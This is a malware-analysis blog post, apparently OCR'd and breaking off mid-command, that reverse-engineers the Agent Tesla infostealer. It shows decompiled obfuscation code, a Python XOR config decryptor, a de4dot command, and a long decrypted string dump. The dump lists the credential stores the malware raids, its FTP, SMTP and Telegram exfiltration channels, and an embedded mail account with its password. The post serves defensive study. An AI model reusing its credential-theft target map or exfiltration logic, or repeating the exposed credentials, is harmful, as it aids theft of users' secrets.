
Deep Analysis Agent Tesla Malware

malgamy.github.io/malware-analysis/Deep-Analysis-Agent-Tesla/

January 21, 2022




19 minute read

Agent Tesla

Agent Tesla is a keylogger and information stealer. Security researchers discovered it in late 2014, the malware was sold in vinous forms and marketplaces and malware is owned by agentTesla.com. the malware has many features like screen clogging, clipboard logging, screen capturing, extracting stored passwords from many browsers, it supports all versions of the Windows operating system, and it's written in .NET

Infect cycle

Agent tesla infect victim's machine in cycle infect, it starts with Email attachment and this is the most common vector to infect victims machine by using social engineering and after satisfying user to enable macro embedded into an Email attachment. Malware will connect with c2 to download .Net malware into the system. .Net malware can be packed and obfuscated to evasion anti-viruses and security solutions.


Phishing email containing an attached weaponized document
Weaponized Microsoft Office document - docx, .xls
Downloads payload from its C2
Sends it back with stolen data.

Figure(1): How Malware Infect Machine.


Stage 1

Aritfacts

No.	Description	info
1	MD5 Hash	af98b88c0b5dc353fbe536bd6fb8c4ec
2	SHA1 Hash	91dcc7418323004579a58f6fa3ea4f969127cde6
3	File Size	200 KB
4	VirusTotal Detection	55/70

Identify packed

From some basic static analysis of the first stage, we can identify that the first stage is packed and we can see that with Detect it Easy tool to identify entropy of malware in the next figure.



Type	Total	Status	Offset	Size
PE32	7.94247	packed(99%)	00000000	0032000

Regions

Offset	Size	Entropy	Status	Name
00000000	00000200	2.70201	not packed	PE Header
00000200	00022200	7.95539	packed	Section(0)['.text']
00022400	0000fa00	7.94044	packed	Section(1)['.rsrc']
00031e00	00000200	0.10473	not packed	Section(2)['.reloc']

Figure(2): Identify Packed Malware.

Unpacking

To fast the process of unpacking, I will use UNPACME website to unpack the first stage of malware, UNPACME will only extract packed or encrypted Windows Portable Executable (PE) files that are embedded in the submission.

Stage 2


Artifacts

No.	Description	info
1	MD5 Hash	ee1aa7d0c4291a2bc16599b15d8664dc
2	SHA1 Hash	5862a0b6f72530d3ece74e4252d10c95f51e1915
3	File Size	216 KB

No.	Description	info
4	VirusTotal Detection	No Match


Configuration Extraction

The malware starts to hide its configuration and uses a function in a lot of places into code to hide its information.



```
global::A.b.D();
global::A.b.A(10, 5);
ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 |
  SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
  SecurityProtocolType.Tls12);
global::A.b.c = global::A.b.o.A();
global::A.b.C = Assembly.GetExecutingAssembly().Location;
global::A.b.b = Environment.GetEnvironmentVariable(741A036D-62F0-443C-
  B9BE-84FFF2F9A684.L()) + 741A036D-62F0-443C-B9BE-84FFF2F9A684.l();
global::A.b.E = SystemInformation.UserName + 741A036D-62F0-443C-B9BE-84FFF2F9A684.M
  () + SystemInformation.ComputerName;
System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += global::A.b.a;
timer.Enabled = true;
timer.Interval = 30000.0;
```

Figure(3): Obfuscation Function.
Then, it uses a decryption function to decrypt a lot of strings that are used by malware as configuration information to help malware in obfuscating itself and do not show any information about it till the user runs it.



```
        196,
        212,
        201,
        193,
        "Not showing all elements because this array is too big (11955 elements)"
    };
    for (int i = 0; i < 741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>>.Length; i+
      +)
    {
        741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>>[i] = (byte)((int)
          741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>>[i] ^ i ^ 170);
    }
}
```

Figure(4): Encrypted Array With Decryption Algorithm.
After that, we will use script python to extract the configuration of malware by simulation the process of decryption of a large array.

```
encrypted =
b'\x98\x9b\x99\xd0\xd7\xd6\xd5\x80\xef\xee\x8d\xc5\xc2\x87\xec\xed\x80\xd6\xd5\x83\xcd

array = bytearray(encrypted)

for counter,i in enumerate(array):
    bytearray1[counter] = (i ^ counter ^ 170) & 0xff
print(bytearray1)
```


We can see the output of script (configrution).

```
201yyyy-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss<br>
<hr>ObjectLengthChainingModeGCMAuthTagLengthChainingModeKeyDataBlobAESMicrosoft
Primitive ProviderCONNECTIONKEEP-ALIVEPROXY-AUTHENTICATEPROXY-
AUTHORIZATIONTETRAILERTRANSFER-
ENCODINGUPGRADE%startupfolder%\\%insfolder%\\%insname%/\\%insfolder%\\Software\\Micros
 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.0OKhttp://CsQCyR.com\\QaDSELECT * FROM Win32_ProcessorName MBUnknownCOCO_-
_.zip yyyy-MM-dd hh-mm-
ssCookieapplication/zipSCSC_.jpegScreenshotimage/jpeg/log.tmpKLKL_.html<html>
</html>Logtext/html[]Time: MM/dd/yyyy HH:mm:ssUser Name: Computer Name: OSFullName:
CPU: RAM: IP Address: New  Recovered!User Name:
OSFullNameuninstallSoftware\\Microsoft\\Windows
NT\\CurrentVersion\\WindowsLoad%ftphost%/%ftpuser%%ftppassword%STORLengthWriteCloseGet
 BrowserOpera Software\\Opera StableYandex BrowserYandex\\YandexBrowser\\User
DataIridium BrowserIridium\\User DataChromiumChromium\\User
Data7Star7Star\\7Star\\User DataTorch BrowserTorch\\User DataCool
NovoMapleStudio\\ChromePlus\\User DataKometaKometa\\User DataAmigoAmigo\\User
DataBraveBraveSoftware\\Brave-Browser\\User DataCentBrowserCentBrowser\\User
DataChedotChedot\\User DataOrbitumOrbitum\\User DataSputnikSputnik\\Sputnik\\User
DataComodo DragonComodo\\Dragon\\User DataVivaldiVivaldi\\User
DataCitrioCatalinaGroup\\Citrio\\User Data360 Browser360Chrome\\Chrome\\User
DataUranuCozMedia\\Uran\\User DataLiebao Browserliebao\\User DataElements
BrowserElements Browser\\User DataEpic PrivacyEpic Privacy Browser\\User
DataCoccocCocCoc\\Browser\\User DataSleipnir 6Fenrir
Inc\\Sleipnir5\\setting\\modules\\ChromiumViewerQIP SurfQIP Surf\\User
DataCoowonCoowon\\Coowon\\User
DataAPPDATA\\CoreFTP\\sites.idxHKEY_CURRENT_USER\\Software\\FTPWare\\COREFTP\\Sites\\H
      Username: Password: Application:
URL:Username:Password:Application:PW_\x00j.rodarte@moseg.com.mxEnero2019@mail.moseg.co
f \\Data\\Tor\\torrcp=%PostURL%127.0.0.1POST+%2Bapplication/x-www-form-
urlencoded&&amp;<&lt;>&gt;&quot;Copied Text: <font color="#00b1ba"><b>[ </b> <b>]</b>
<font color="#000000">()</font></font>False<font color="#00ba66">{BACK}</font></font>
<font color="#00ba66">{ALT+TAB}</font><font color="#00ba66">{ALT+F4}</font><font
color="#00ba66">{TAB}</font><font color="#00ba66">{ESC}</font><font color="#00ba66">
{Win}</font><font color="#00ba66">{CAPSLOCK}</font><font color="#00ba66">&uarr;
</font><font color="#00ba66">&darr;</font><font color="#00ba66">&larr;</font><font
color="#00ba66">&rarr;</font><font color="#00ba66">{DEL}</font><font color="#00ba66">
{END}</font><font color="#00ba66">{HOME}</font><font color="#00ba66">{Insert}</font>
<font color="#00ba66">{NumLock}</font><font color="#00ba66">{PageDown}</font><font
color="#00ba66">{PageUp}</font><font color="#00ba66">{ENTER}</font><font
color="#00ba66">{F1}</font><font color="#00ba66">{F2}</font><font color="#00ba66">
{F3}</font><font color="#00ba66">{F4}</font><font color="#00ba66">{F5}</font><font
color="#00ba66">{F6}</font><font color="#00ba66">{F7}</font><font color="#00ba66">
{F8}</font><font color="#00ba66">{F9}</font><font color="#00ba66">{F10}</font><font
color="#00ba66">{F11}</font><font color="#00ba66">{F12}</font>control<font
color="#00ba66">{CTRL}</font>Windows
RDPcredentialpolicyblobrdgchrome}CopyToComputeHashsha512CopySystemDrive\\WScript.Shell
 \r\n\r\n500 Addchat_idcaption/sendDocumentdocument---------------------------x\r\n--
\r\nmultipart/form-data; boundary=Content-Disposition: form-data; name="
{0}"\r\n\r\n{1}Content-Disposition: form-data; name="{0}"; filename="{1}"\r\nContent-
Type: {2}\r\n\r\n--\r\nCookiesOperaChrome\\Google\\Chrome\\User
Data\\360Chrome\\Chrome\\User DataYandexSRWare IronBrave Browser\\Iridium\\User
DataCoolNovoEpic Privacy BrowserCocCocQQ BrowserTencent\\QQBrowser\\User DataUC
BrowserUCBrowser\\uCozMediacookies.sqliteFirefox\\Mozilla\\Firefox\\IceCat\\Mozilla\\i
 Productions\\Pale Moon\\SeaMonkey\\Mozilla\\SeaMonkey\\Flock\\Flock\\Browser\\K-
```

```
Meleon\\K-
Meleon\\Postbox\\Postbox\\Thunderbird\\Thunderbird\\IceDragon\\Comodo\\IceDragon\\Wate
 Technologies\\BlackHawk\\CyberFox\\8pecxstudios\\Cyberfox\\Path=([A-z0-
9\\/\\.\\-]+)profiles.ini\\Default\\Profileorigin_urlusername_valuepassword_valuev10v1
 Stable\\Local State"encrypted_key":"(.*?)"\\Default\\Login Data\\Login
Data\\Google\\Chrome\\User Data\\loginsMajorMinor2F1A6504-0641-44CF-8BB5-
3612D865F2E5Windows Secure Note3CCD5499-87A8-4B10-A215-608888DD3B55Windows Web
Password Credential154E23D0-C644-4E6F-8CE6-5069272F999FWindows Credential Picker
Protector4BF4C442-9B8A-41A0-B380-DD4A704DDB28Web Credentials77BC582B-F0A6-4E15-4E80-
61736B6F3B29Windows CredentialsE69D7838-91B5-4FC9-89D5-230D4D4CC2BCWindows Domain
Certificate Credential3E0E35BE-1B77-43E7-B873-AED901B6275BWindows Domain Password
Credential3C886FF3-2669-4AA2-A8FB-3F6759A77548Windows Extended Credential00000000-
0000-0000-0000-
000000000000SchemaIdpResourceElementpIdentityElementpPackageSidpAuthenticatorElementIE
 Files\\Apple\\Apple Application Support\\plutil.exe\\Apple
Computer\\Preferences\\keychain.plist*Login
Datajournalwow_logins\\Microsoft\\Edge\\User DataEdge
Chromium\\Microsoft\\Credentials\\\\Microsoft\\Protect\\GuidMasterKey\\Default\\Encryp
([A-z0-9\\/\\.]+)"\\browsedata.dbautofillFalkon BrowserstartProfile=([A-z0-
9\\/\\.]+)Backend=([A-z0-9\\/\\.-]+)\\settings.ini\\Claws-
mail\\clawsrcpasskey0master_passphrase_salt=(.+)master_passphrase_pbkdf2_rounds=
(.+)use_master_passphrase=
(.+)\\accountrcsmtp_serveraddressaccount\\passwordstorerc{(.*),(.*)}
(.*)ClawsMailTransformFinalBlockSubstringIterationCountsignons3.txt---
\r\n.\r\nobjectsDataDecryptTripleDesFlock
BrowserALLUSERSPROFILE\\\\DynDNS\\Updater\\config.dyndnsusername==password=&Ht6KzXhChh
GUI\\configsSoftware\\OpenVPN-GUI\\configs\\usernameauth-dataentropyOpen
VPNUSERPROFILE\\OpenVPN\\config\\remote \\FileZilla\\recentservers.xml<Server><Host>
</Host>:<Port></Port><User></User><Pass encoding="base64"></Pass>
<Pass>FileZillaSOFTWARE\\\\Martin Prikryl\\\\WinSCP
2\\\\SessionsHostNameUserNamePublicKeyFilePortNumber22[PRIVATE KEY LOCATION: "
{0}"]WinSCPUsernameAll
Users\\FlashFXP\\3quick.datIP=port=user=pass=created=FlashFXP\\FTP
Navigator\\Ftplist.txtServerNo PasswordFTP
NavigatorProgramfiles(x86)programfiles\\jDownloader\\config\\database.scriptprogramfil
 INTO CONFIG
VALUES(\'AccountController\',\'sq.txtJDownloaderSoftware\\PaltalkHKEY_CURRENT_USER\\So
<protocol></protocol><name></name><password></password>Pidgin\\SmartFTP\\Client
2.0\\Favorites\\Quick Connect\\\\SmartFTP\\Client 2.0\\Favorites\\Quick
Connect\\*.xml<Password></Password><Name>
</Name>SmartFTPappdata\\Ipswitch\\WS_FTP\\Sites\\ws_ftp.iniHOSTUIDPWDWS_FTPPWD=KeyMode
<server_ip></server_ip><server_port></server_port><server_user_name>
</server_user_name><server_user_password>
</server_user_password>FTPGetterHKEY_LOCAL_MACHINE\\SOFTWARE\\Vitalwerks\\DUCHKEY_CURR
IP+-0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz\\The
Bat!\\Account.CFNzzz\x00\x00\x00TheBatHKEY_CURRENT_USER\\Software\\RimArts\\B2\\Settin
 NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676Software\\Microsoft\\Win
 Messaging
Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676Software\\Microsoft\\Office\\16.0
 PasswordPOP3 PasswordHTTP PasswordSMTP PasswordSMTP
ServerOutlookHKEY_CURRENT_USER\\Software\\Aerofox\\FoxmailPreviewExecutableHKEY_CURREN
 Files\\Foxmail\\mail\\\\VirtualStore\\Program Files
(x86)\\Foxmail\\mail\\\\Accounts\\Account.rec0\\Account.stgReadDisposePOP3HostSMTPHost
 Mail\\Opera Mail\\wand.datopera:Opera
Mailabc\xc3\xa7defg\xc4\x9fh\xc4\xb1ijklmno\xc3\xb6pqrs\xc5\x9ftu\xc3\xbcvwxyz12345678
()[{]}\\|\';:,<>/?+=\r\n \\Pocomail\\accounts.iniPOPPassSMTPPassSMTPPocoMailRealVNC
4.xSOFTWARE\\Wow6432Node\\RealVNC\\WinVNC4RealVNC
3.xSOFTWARE\\RealVNC\\vncserverSOFTWARE\\RealVNC\\WinVNC4Software\\ORL\\WinVNC3TightVN

bvba\\UltraVNC\\ultravnc.inipasswdpasswd2ProgramFiles\\UltraVNC\\ultravnc.ini\r\n\\eM
Client.dlleM Client\\accounts.dateM ClientAccountConfiguration72905C47-F4FD-4CF7-
A489-
4E8121A155BDhosto6806642kbM7c5\\Mailbird\\Store\\Store.dbServer_HostEncryptedPasswordM
 directory not
found!NordVpn.exe*user.configSelectSingleNode//setting[@name=\'Username\']/valueInnerT
 Workbench%ProgramW6432%Private Internet Access\\data\\Private Internet
Access\\data\\account.json.*"username":"(.*?)".*"password":"(.*?)"Private Internet
Access<array><dict><string></string><data></data>Safari Browser -convert xml1 -s -o
"\\fixed_keychain.xml"
A10B11C12D13E14F15ABCDEF(EndsWith)IndexOfUNIQUEtableSoftware\\DownloadManager\\Passwor
 Download Manager{0}http://127.0.0.1:HTTP/1.1 Hostname200 Connection
established\r\nProxy-Agent: HToS5x\r\n\r\nConnectPathAndQueryFragment\r\nHost:
WrWExtractFilenTorAUTHENTICATE "%torpass%"SIGNAL
NEWNYM250torStartInfoFileName\\Tor\\tor.exeArgumentsUseShellExecuteRedirectStandardOut
 100%EndOfStreamIdAvoidDiskWrites 1\r\nLog notice stdout\r\nDormantCanceledByStartup
1\r\nControlPort 9051\r\nCookieAuthentication 1\r\nrunasdaemon 1\r\nExtORPort
auto\r\nhashedcontrolpassword %hash%\r\nDataDirectory
%tordir%\\Data\\Tor\r\nGeoIPFile %tordir%\\Data\\Tor\\geoip\r\nGeoIPv6File
%tordir%\\Data\\Tor\\geoip6\r\n\\tor.ziphttps://www.theonionrouter.com/dist.torproject
win32-
0.4.3.6.zip%tordir%%hash%%torpass%https://www.theonionrouter.com/dist.torproject.org/t
href\\s*=\\s*(["\'])(?<href>.+?)\\1[^>]*>hrefReplaceTrimStartTrimEndtor-win32-
TransformBlockHash16:Nonewin32_processorprocessorID50ccfa85-6054-4c75-afc9-
161465fa4a4aWin32_NetworkAdapterConfigurationIPEnabledMacAddress1d4f9600-62a2-473c-
a467-0768f1534ad4WinMgmts:InstancesOfWin32_BaseBoardSerialNumber9981edbe-412a-4c24-
a69e-ecdc055b7652x200061561Berkelet DB00000002 1.85 (Hash, version 2, native byte-
order)Unknow database formatSEQUENCEtINTEGER \tOCTETSTRING \tOBJECTIDENTIFIER
}sha256key4.dbmetaDataiditem1item2nssPrivatea11a1022a864886f70d02092a864886f70d010c050
saltVersionpassword-checklogins.json\\"
(hostname|encryptedPassword|encryptedUsername)":"(.*?)"[^\\u0020-
\\u007F]signons.sqlitemoz_loginshostnameencryptedUsernameencryptedPasswordVersion=4.0.
```

Deobfuscation

I deobfuscate malware by using the de4dot tool to deobfuscate strings and we can take the first token for the first function and the last token for the last function



```
// Token: 0x06000543 RID: 1347 RVA: 0x00026090 File Offset: 0x00024290
// Note: this type is marked as 'beforefieldinit'.
static 741A036D-62F0-443C-B9BE-84FFF2F9A684()
{
```

```
// Token: 0x0600022E RID: 558 RVA: 0x0001FC4F File Offset: 0x0001DE4F
public static string A()
{
    return 741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>>[0] ??
      741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>>(0, 0, 0);
}
```

Figure(5): First Token and Last Token.

We use a python script to print all tokens to use them into command, this command will help us to deobfuscate the malware.

```
tokens = ""
for i in range(0x0600022E,0x06000543):
    tokens += " --strtok "+ (hex(i))
tokens2 = tokens.replace("0x", "")
print(tokens2)
```

After that, we can use this command to run it and we can get to the last stage.

```
de4dot.exe last_payload --strtype delegate --strtok 600022e --strtok 600022f --strtok
6000230 --strtok 6000231 --strtok 6000232 --strtok 6000233 --strtok 6000234 --strtok
6000235 --strtok 6000236 --strtok 6000237 --strtok 6000238 --strtok 6000239 --strtok
600023a --strtok 600023b --strtok 600023c --strtok 600023d --strtok 600023e --strtok
600023f --strtok 6000240 --strtok 6000241 --strtok 6000242 --strtok 6000243 --strtok
6000244 --strtok 6000245 --strtok 6000246 --strtok 6000247 --strtok 6000248 --strtok
6000249 --strtok 600024a --strtok 600024b --strtok 600024c --strtok 600024d --strtok
600024e --strtok 600024f --strtok 6000250 --strtok 6000251 --strtok 6000252 --strtok
6000253 --strtok 6000254 --strtok 6000255 --strtok 6000256 --strtok 6000257 --strtok
6000258 --strtok 6000259 --strtok 600025a --strtok 600025b --strtok 600025c --strtok
600025d --strtok 600025e --strtok 600025f --strtok 6000260 --strtok 6000261 --strtok
6000262 --strtok 6000263 --strtok 6000264 --strtok 6000265 --strtok 6000266 --strtok
6000267 --strtok 6000268 --strtok 6000269 --strtok 600026a --strtok 600026b --strtok
600026c --strtok 600026d --strtok 600026e --strtok 600026f --strtok 6000270 --strtok
6000271 --strtok 6000272 --strtok 6000273 --strtok 6000274 --strtok 6000275 --strtok
6000276 --strtok 6000277 --strtok 6000278 --strtok 6000279 --strtok 600027a --strtok
600027b --strtok 600027c --strtok 600027d --strtok 600027e --strtok 600027f --strtok
6000280 --strtok 6000281 --strtok 6000282 --strtok 6000283 --strtok 6000284 --strtok
6000285 --strtok 6000286 --strtok 6000287 --strtok 6000288 --strtok 6000289 --strtok
600028a --strtok 600028b --strtok 600028c --strtok 600028d --strtok 600028e --strtok
